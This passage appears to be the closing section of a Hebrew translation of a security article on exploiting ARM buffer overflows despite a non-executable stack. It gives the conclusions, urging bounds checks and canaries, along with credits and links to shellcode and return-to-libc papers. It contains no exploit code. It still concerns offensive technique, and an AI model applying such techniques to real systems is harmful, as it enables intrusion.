
מסקנות

בימינו מעבדי ARM נפוצים בהמון מקומות, ומריצים המון דברים, במסמך זה העליתי (מחבר המסמך – הערת מתרגמת) דרך אפשרית לנצל חולשת גלישת חוצץ גם כשהמחסנית אינה ניתנת לרצה עבור ARM.

על הדוגמאות עבור מסמך זה נבדקו ועובדים, כלומר זו לא רק תיאוריה, זה באמת עובד! עבודה עם ARMאין פירושה שאתה בטוח מגלישות חוצץ ומסמך זה מתאר שהקוד הניתן להרצה הוא בעצם כל דבר שעולה בדמיון התוקף, משמע שבכתיבת קוד ל-ARM עליכם תמיד להיות זהירים בעבודה עם חוצצים, לבדוק גדלים, ולהשתמש בשיטות קידוד בטוחות במקום בפונקציות מסוכנות כגון strcpy ו-memcpy.

מעט דרכי עבודה נכונות ובטוחות יכולות לחסוך את הסיכון הזה ולבטל את האיומים שצצים בגללו.

העבודה שהמחסנית לא ניתנת להרצה אינה מספיקה, מאמר זה הינו ההוכחה, ומעגלי אבטחה נוספים תמיד תורמים והינם חשובים (כגון cookies/PaX/canaries)!



תודות

__Special thanks to :__
Ilan (NG!) Aelion - Thank Ilan, Couldn't have done it without you; You're the man!

__Also, I'd like to thank to :__

Moshe Vered – Thanks for the support/help!
Matthew Carpenter - Thanks for your words on hard times.
__And thanks for Phrack of which I've taken the TXT design. May the lord be with you.__

מחבר המאמר

יצחק (צוק) אברהם, חוקר בחברת Samsung Electronics.

בלוג:

http://imthezuk.blogspot.com

http://www.preincidentassessment.com

ניתן ליצור קשר ולשאול שאלות: itz2000 [at] gmail.com או בטוויטר: @ihackbanme

המאמר נערך ותורגם על ידי נועה אור-עד.

נספחים

א. The APCS ARM Calling Convention:
http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042d/IHI0042D_aapcs.pdf

ב. AlphaNumeric Shellcodes when stack is executable:
http://dragos.com/psj09/pacsec2009-arm-alpha.pdf

ג. Alphanumeric ARM shellcode:
http://www.phrack.com/issues.html?issue=66&id=12

ד. יש שם טעות היכן שלוקחים את EIP (+4) בתור המיקום, אך ניתן לקבל את הרעיון הכללי המאמר של c0ntexb
http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

ה. הבלוג הזה יכיל עדכונים עבור מאמר זה (באנגלית ובעברית):

http://imthezuk.blogspot.com